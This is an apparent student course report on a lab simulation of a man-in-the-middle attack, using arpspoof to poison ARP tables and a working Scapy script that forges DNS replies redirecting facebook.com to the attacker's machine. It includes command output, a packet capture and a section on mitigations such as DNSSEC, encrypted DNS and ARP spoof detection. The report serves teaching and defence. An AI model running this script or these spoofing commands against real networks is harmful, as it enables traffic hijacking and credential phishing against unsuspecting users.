Man-in-the-Middle Attack

Subject Name : Topics in Information Security(CS418)

Course Instructor: Radhika B S

Team Members: 1.Bhakti Raju Karchi (221CS116)

2.Gnaneashwari KN(221CS218)

INDEX

1.Abstract

This report presents the implementation and analysis of a Man-in-the-Middle (MITM) attack combined with DNS spoofing in a local network environment. DNS spoofing is a technique used to redirect a user to a malicious or unintended destination by injecting false DNS responses. By leveraging MITM tactics, the attacker intercepts DNS queries and responds with forged IP addresses before the legitimate DNS server replies. This demonstration uses tools such as Scapy (Python), ARP spoofing utilities, and Wireshark to simulate Zeek to analyze the attack. The experiment successfully shows how a victim can unknowingly be redirected to a malicious server, highlighting serious security vulnerabilities in traditional DNS and ARP-based communication. The report also discusses potential impacts, real-world threats, and mitigation techniques such as DNSSEC, encrypted DNS, and ARP spoof detection tools.

2.Introduction

The **Domain Name System (DNS)** is one of the foundational technologies of the internet. It acts as a directory that maps human-friendly domain names, like `example.com`, to machine-friendly IP addresses, like `192.0.2.1`. This process, known as name resolution, enables users to access websites and services without having to remember numerical IP addresses. DNS operates based on a client-server model, where a DNS resolver sends queries on behalf of a user to authoritative servers that return the corresponding IP addresses. Although DNS is critical to internet functionality, its original design prioritizes performance and scalability over security, which makes it a vulnerable point of attack.

One major vulnerability in DNS is the possibility of **DNS spoofing**, also known as DNS cache poisoning. This attack involves an adversary forging DNS responses with incorrect IP addresses. When a user's DNS cache is poisoned with a fake response, all future requests for that domain can be redirected to a malicious website under the attacker's control.These sites often mimic legitimate websites, tricking users into entering sensitive information like usernames, passwords, or banking details. Since the DNS protocol does not verify the authenticity of responses by default, attackers can exploit this to inject forged responses faster than the legitimate server, effectively hijacking traffic.

To carry out a DNS spoofing attack effectively within a local network, attackers often use a **Man-in-the-Middle (MITM) attack**. In a MITM setup, the attacker places themselves between the victim and the network gateway, typically using **ARP spoofing** or **ARP poisoning** techniques. This allows them to intercept, modify, and forward traffic without the victim realizing that their connection has been compromised. Once the MITM position is established, the attacker can manipulate DNS queries and inject malicious responses, completing the DNS spoofing chain. This form of attack is especially dangerous in unsecured networks such as public Wi-Fi or poorly configured LAN environments.

Understanding and studying these types of attacks is crucial for several reasons. First, they highlight how deeply interwoven network trust is in everyday internet use. A successful MITM + DNS spoofing attack can compromise user credentials, install malware, reroute traffic for surveillance, or even launch larger-scale attacks across the network. These attacks are not only theoretically possible but have been observed in the real world — affecting governments, corporations, and everyday users alike. As cyber threats continue to grow, awareness of such low-level but high-impact attacks is essential for building stronger cybersecurity defenses.

This report focuses on simulating a MITM-based DNS spoofing attack in a controlled lab environment using tools like Scapy (for crafting spoofed DNS responses), `arpspoof` (for ARP poisoning), and Wireshark (for packet analysis). The goal is to understand the inner workings of the attack, analyze the packet-level behavior, and explore defensive mechanisms such as **DNSSEC**, **Encrypted DNS (DoH/DoT)**, and **ARP spoof detection**. Through this analysis, the report aims to contribute to the broader understanding of network security and inspire the adoption of stronger protection strategies in real-world systems

3.Objective

The primary objective of this report is to simulate and analyze a DNS spoofing attack facilitated by a Man-in-the-Middle (MITM) setup in a local network environment. Through this simulation, the report aims to:

- **Understand the mechanics** of MITM attacks and how they enable DNS spoofing by intercepting and manipulating network traffic.
- **Examine the packet-level details** of a DNS query and response, showcasing how DNS spoofing redirects users to malicious websites via the HTTP protocol.
- **Evaluate the effectiveness** of various tools, including Scapy for crafting spoofed DNS packets, ARP spoofing for MITM setup, Zeek for analyzing network traffic, and Wireshark for packet capture and inspection.

- **Analyze the security risks** posed by such attacks and assess potential real-world consequences, such as data theft, credential phishing, and malware distribution.
- **Explore mitigation techniques** that can protect against MITM-based DNS spoofing, including the implementation of secure DNS configurations and ARP spoof detection systems.

4.Tools and Environment

Tools Used:

1. **Scapy**: Scapy is used to craft and send **spoofed DNS responses** in the attack. The code used in this simulation is adapted from a reference to fit the DNS spoofing and MITM attack scenario.
2. **Wireshark**: Wireshark captures network traffic, allowing us to inspect DNS queries and spoofed responses. It helps visualize how DNS traffic is manipulated during the attack.
3. **arpspoof**: **arpspoof** is used to perform ARP spoofing, placing the attacker between the victim and the gateway to intercept DNS queries and responses.
4. **Zeek**: Zeek monitors network traffic to detect anomalies, logging any suspicious activities related to the MITM and DNS spoofing attack.

Operating Systems:

- **Ubuntu**: The **attacker** machine runs Ubuntu, where Scapy and arpspoof are used to carry out the MITM and DNS spoofing attack.
- **Windows**: The **victim** machine runs Windows, generating DNS queries that are intercepted and redirected by the attacker.

Network Topology:

The network consists of three elements:

1. **Attacker**: The attacker intercepts DNS queries using ARP spoofing and sends **spoofed DNS responses**.
2. **Victim**: The victim's DNS queries are manipulated and redirected to malicious websites.
3. **Gateway**: The gateway serves as the default route for the victim's traffic, which the attacker intercepts using ARP spoofing.

5.Methodology

1. Setting Up the Environment

A local network was created with three systems: attacker (Ubuntu), victim (Windows), and a gateway. All devices were connected to the same LAN for easy packet interception.

2. Performing ARP Spoofing

Using the `arpspoof` tool, the attacker sent forged ARP replies to both the victim and the gateway, positioning themselves as a man-in-the-middle between the two.

3. Running the DNS Spoofing Script

A Python script using **Scapy** (adapted from a reference) was executed on the attacker's machine to intercept DNS requests and respond with spoofed IP addresses.

4. Observing the Redirection

On the victim's browser, requests to legitimate domains were silently redirected to attacker-defined IPs, confirming successful DNS spoofing.

5. Capturing and Analyzing Traffic

Traffic was captured using **Wireshark** and later analyzed using **Zeek**. The analysis revealed anomalies in DNS responses and helped confirm the presence and impact of the MITM attack.

6.Code Snippet


```
from scapy.all import *

victim_ip = "10.53.156.66"
spoof_domain = "facebook.com"
spoof_ip = "10.53.143.2"  # Attacker's IP

def spoof_dns(pkt):
    if pkt.haslayer(DNSQR) and spoof_domain in pkt[DNSQR].qname.decode():
        print(f"[+] Spoofing DNS reply to {pkt[IP].src} for {spoof_domain}")
        spoofed_pkt = IP(dst=pkt[IP].src, src=pkt[IP].dst)/\
                      UDP(dport=pkt[UDP].sport, sport=53)/\
                      DNS(id=pkt[DNS].id, qr=1, aa=1, qd=pkt[DNS].qd,
                          an=DNSRR(rrname=pkt[DNSQR].qname, ttl=10, rdata=spoof_ip))
        send(spoofed_pkt, verbose=0)

sniff(filter=f"udp port 53 and ip src {victim_ip}", iface="wlo1", prn=spoof_dns)
```

DNS Spoofing Script – Explanation

- **Importing Modules:**
  - `from scapy.all import *` imports all necessary components from the Scapy library for packet crafting, sniffing, and sending.
- **Defining Variables:**

    - `victim_ip`: IP address of the target victim (e.g., `"10.53.156.66"`).
    - `spoof_domain`: The domain name to be spoofed (e.g., `"facebook.com"`).
    - `spoof_ip`: Attacker's IP address to which the victim will be redirected.
- **Defining the `spoof_dns` Function:**
    - Triggered for each captured packet.
    - Checks if the packet contains a DNS query (`DNSQR`) and if the query matches the spoofed domain.
    - If conditions are met, prints a message indicating that a spoofed DNS reply is being sent.
- **Crafting the Spoofed DNS Response:**
    - Constructs an IP layer where:
        - `dst` is the victim's IP (original source),
        - `src` is the original destination (DNS server).
    - UDP layer:
        - `dport`: Port used by the victim for DNS (random high port),
        - `sport`: 53 (standard DNS server port).
    - DNS layer:
        - `id`: Same as original DNS query,
        - `qr=1`: Marks it as a response,
        - `aa=1`: Authoritative Answer,
        - `qd`: Reuses the original question section,
        - `an`: Forges the answer to map the domain to the attacker's IP (`spoof_ip`).
    - Sends the spoofed response using `send()`.
- **Sniffing DNS Queries:**
    - `sniff()` listens for UDP packets on port 53 from the victim's IP.
    - Interface used is `wlo1` (wireless network).
    - For each matching packet, the `spoof_dns` function is executed.
- **Result:**
    - When the victim tries to access the spoofed domain (e.g., facebook.com),
    - They are redirected to the attacker's IP (e.g., fake website/server),
    - Demonstrating DNS spoofing within a MITM attack scenario.

7.Results and Observations




Gateway sends all packets meant for the victim (like DNS replies, websites) to the attacker.

Spoof
Victim → Gateway

```
bhakti@bhakti-HP-Laptop-15s-eq2xxx:~$ sudo arpspoof -i wlo1 -t 10.53.156.66 10.53.128.1
[sudo] password for bhakti:
50:5a:65:6:ee:8f 8:5b:d6:86:d5:3a 0806 42: arp reply 10.53.128.1 is-at 50:5a:65:6:ee:8f
50:5a:65:6:ee:8f 8:5b:d6:86:d5:3a 0806 42: arp reply 10.53.128.1 is-at 50:5a:65:6:ee:8f
50:5a:65:6:ee:8f 8:5b:d6:86:d5:3a 0806 42: arp reply 10.53.128.1 is-at 50:5a:65:6:ee:8f
50:5a:65:6:ee:8f 8:5b:d6:86:d5:3a 0806 42: arp reply 10.53.128.1 is-at 50:5a:65:6:ee:8f
50:5a:65:6:ee:8f 8:5b:d6:86:d5:3a 0806 42: arp reply 10.53.128.1 is-at 50:5a:65:6:ee:8f
50:5a:65:6:ee:8f 8:5b:d6:86:d5:3a 0806 42: arp reply 10.53.128.1 is-at 50:5a:65:6:ee:8f
50:5a:65:6:ee:8f 8:5b:d6:86:d5:3a 0806 42: arp reply 10.53.128.1 is-at 50:5a:65:6:ee:8f
50:5a:65:6:ee:8f 8:5b:d6:86:d5:3a 0806 42: arp reply 10.53.128.1 is-at 50:5a:65:6:ee:8f
50:5a:65:6:ee:8f 8:5b:d6:86:d5:3a 0806 42: arp reply 10.53.128.1 is-at 50:5a:65:6:ee:8f
50:5a:65:6:ee:8f 8:5b:d6:86:d5:3a 0806 42: arp reply 10.53.128.1 is-at 50:5a:65:6:ee:8f
50:5a:65:6:ee:8f 8:5b:d6:86:d5:3a 0806 42: arp reply 10.53.128.1 is-at 50:5a:65:6:ee:8f
50:5a:65:6:ee:8f 8:5b:d6:86:d5:3a 0806 42: arp reply 10.53.128.1 is-at 50:5a:65:6:ee:8f
50:5a:65:6:ee:8f 8:5b:d6:86:d5:3a 0806 42: arp reply 10.53.128.1 is-at 50:5a:65:6:ee:8f
```


Spoofing Gateway to Victim:




Victim sends all packets (like DNS requests, HTTP requests) to the attacker instead of the real gateway.

Spoof
Gateway → Victim

```
bhakti@bhakti-HP-Laptop-15s-eq2xxx:~$ sudo arpspoof -i wlo1 -t 10.53.128.1 10.53.156.66
[sudo] password for bhakti:
50:5a:65:6:ee:8f 50:eb:1a:90:61:32 0806 42: arp reply 10.53.156.66 is-at 50:5a:65:6:ee:8f
50:5a:65:6:ee:8f 50:eb:1a:90:61:32 0806 42: arp reply 10.53.156.66 is-at 50:5a:65:6:ee:8f
50:5a:65:6:ee:8f 50:eb:1a:90:61:32 0806 42: arp reply 10.53.156.66 is-at 50:5a:65:6:ee:8f
50:5a:65:6:ee:8f 50:eb:1a:90:61:32 0806 42: arp reply 10.53.156.66 is-at 50:5a:65:6:ee:8f
50:5a:65:6:ee:8f 50:eb:1a:90:61:32 0806 42: arp reply 10.53.156.66 is-at 50:5a:65:6:ee:8f
50:5a:65:6:ee:8f 50:eb:1a:90:61:32 0806 42: arp reply 10.53.156.66 is-at 50:5a:65:6:ee:8f
50:5a:65:6:ee:8f 50:eb:1a:90:61:32 0806 42: arp reply 10.53.156.66 is-at 50:5a:65:6:ee:8f
50:5a:65:6:ee:8f 50:eb:1a:90:61:32 0806 42: arp reply 10.53.156.66 is-at 50:5a:65:6:ee:8f
50:5a:65:6:ee:8f 50:eb:1a:90:61:32 0806 42: arp reply 10.53.156.66 is-at 50:5a:65:6:ee:8f
50:5a:65:6:ee:8f 50:eb:1a:90:61:32 0806 42: arp reply 10.53.156.66 is-at 50:5a:65:6:ee:8f
50:5a:65:6:ee:8f 50:eb:1a:90:61:32 0806 42: arp reply 10.53.156.66 is-at 50:5a:65:6:ee:8f
50:5a:65:6:ee:8f 50:eb:1a:90:61:32 0806 42: arp reply 10.53.156.66 is-at 50:5a:65:6:ee:8f
50:5a:65:6:ee:8f 50:eb:1a:90:61:32 0806 42: arp reply 10.53.156.66 is-at 50:5a:65:6:ee:8f
```



Wireshark Packet Capture:



9160	184.391174642	10.3.0.101	10.53.156.66	DNS	112	Standard query response 0x0001 PTR 101.0.3.10.in-addr.arpa PTR dns3.nitk.ac.in
9162	184.403851631	10.53.156.66	10.3.0.101	DNS	83	Standard query 0x0002 A facebook.com.nitk.ac.in
9164	184.403966277	10.53.156.66	10.3.0.101	DNS	83	Standard query 0x0002 A facebook.com.nitk.ac.in
9167	184.412262965	10.3.0.101	10.53.156.66	DNS	99	Standard query response 0x0002 A facebook.com.nitk.ac.in A 127.0.0.1
9168	184.412296508	10.3.0.101	10.53.156.66	DNS	99	Standard query response 0x0002 A facebook.com.nitk.ac.in A 127.0.0.1
9170	184.447131180	10.53.156.66	10.3.0.101	DNS	83	Standard query 0x0003 AAAA facebook.com.nitk.ac.in
9172	184.447172698	10.53.156.66	10.3.0.101	DNS	83	Standard query 0x0003 AAAA facebook.com.nitk.ac.in
9174	184.454420253	10.3.0.101	10.53.156.66	DNS	111	Standard query response 0x0003 AAAA facebook.com.nitk.ac.in AAAA ::1
9175	184.454461931	10.3.0.101	10.53.156.66	DNS	111	Standard query response 0x0003 AAAA facebook.com.nitk.ac.in AAAA ::1
9177	184.462481047	10.3.0.101	10.53.156.66	DNS	122	Standard query response 0x0002 A facebook.com.nitk.ac.in A 10.53.143.2

8. Impact and Security Risks

- **Potential Harm Caused:**
  - **Phishing Attacks**: By redirecting the victim to a fake website, attackers can collect sensitive information like usernames, passwords, and credit card details.
  - **Malware Distribution**: The spoofed site can automatically download and install malware or spyware on the victim's system.
  - **Data Theft and Surveillance**: All user traffic can be monitored or modified by the attacker, leading to data breaches and loss of privacy.
  - **Trust Erosion**: Users may lose trust in systems or services that appear compromised.
- **Real-World Examples:**
  - **Fake Banking Websites**: Attackers have used DNS spoofing to redirect users to lookalike banking portals to steal login credentials.
  - **Corporate Espionage**: DNS spoofing has been used to intercept and alter internal communications in enterprise networks.
  - **WannaCry & Other Ransomware**: Some malware campaigns relied on redirecting DNS to control and spread within local networks.

9. Mitigation Techniques in MITM Attacks

1. **DNSSEC (Domain Name System Security Extensions):**
    a. In MITM attacks, the attacker forges DNS responses.
    b. DNSSEC helps prevent this by digitally signing DNS records.
    c. When a user receives a DNS response, they can verify the digital signature. If it's invalid or missing, the response is rejected — blocking the spoofed reply.
2. **Encrypted DNS (DoH and DoT):**
    a. MITM attackers rely on the fact that traditional DNS uses plain text, which they can intercept and alter.
    b. **DoH (DNS over HTTPS)** and **DoT (DNS over TLS)** encrypt DNS traffic, making it unreadable and unmodifiable during transit — even if the attacker is in the middle.
    c. This blocks DNS spoofing during MITM attacks, as the attacker can't inject fake DNS responses without breaking encryption.
3. **ARP Spoof Detection:**
    a. Most local MITM attacks (like yours) start with **ARP spoofing** to trick the victim and router into thinking the attacker is the gateway.
    b. Tools like **arpwatch**, **XArp**, or advanced firewalls can detect sudden changes in MAC-IP mappings or multiple ARP replies — indicating an attack.
    c. These tools can stop the attack early, before DNS spoofing or packet capture happens.
4. **Network Segmentation and VPN Usage:**
    a. VPNs encrypt all traffic, including DNS and HTTP, preventing attackers on the same network from reading or modifying packets.
    b. **Segmentation** means separating critical systems from general access zones — limiting the attacker's ability to reach or spoof them even if ARP poisoning succeeds.

10. Conclusion

In this project, we successfully demonstrated a **Man-in-the-Middle (MITM) attack** using **ARP spoofing** combined with **DNS spoofing** to redirect a victim's web traffic to a malicious IP address. The attacker intercepted DNS queries and injected fake responses, effectively controlling the victim's browsing experience on a local network.

From this simulation, we learned how **vulnerabilities in ARP and DNS** protocols can be exploited to manipulate network communication. It also highlighted how tools like **Scapy** and **Zeek** can be used not only to carry out such attacks but also to monitor and analyze them, making it a valuable exercise in both offense and defense in cybersecurity.

This experiment reinforces the importance of securing network infrastructure — particularly DNS and ARP. Without protections like **DNSSEC**, **DoH/DoT**, and **ARP spoof detection**, even a basic attacker on a local network can hijack sensitive traffic. For real-world systems like public Wi-Fi or enterprise networks, implementing these safeguards is critical to maintaining privacy and trust.

11. References

1. https://gist.github.com/c3rb3ru5d3d53c/d9eb9d752882fcc630d338a6b2461777
2. https://github.com/jaswanth6988/Network-Traffic-Monitoring-Using-Wireshark
3. https://gist.github.com/c3rb3ru5d3d53c/d9eb9d752882fcc630d338a6b2461777
4. https://worldcomp-proceedings.com/proc/p2011/SAM4991.pdf
5. https://versprite.com/blog/mitm-dns-spoofing/

**********THANK YOU**********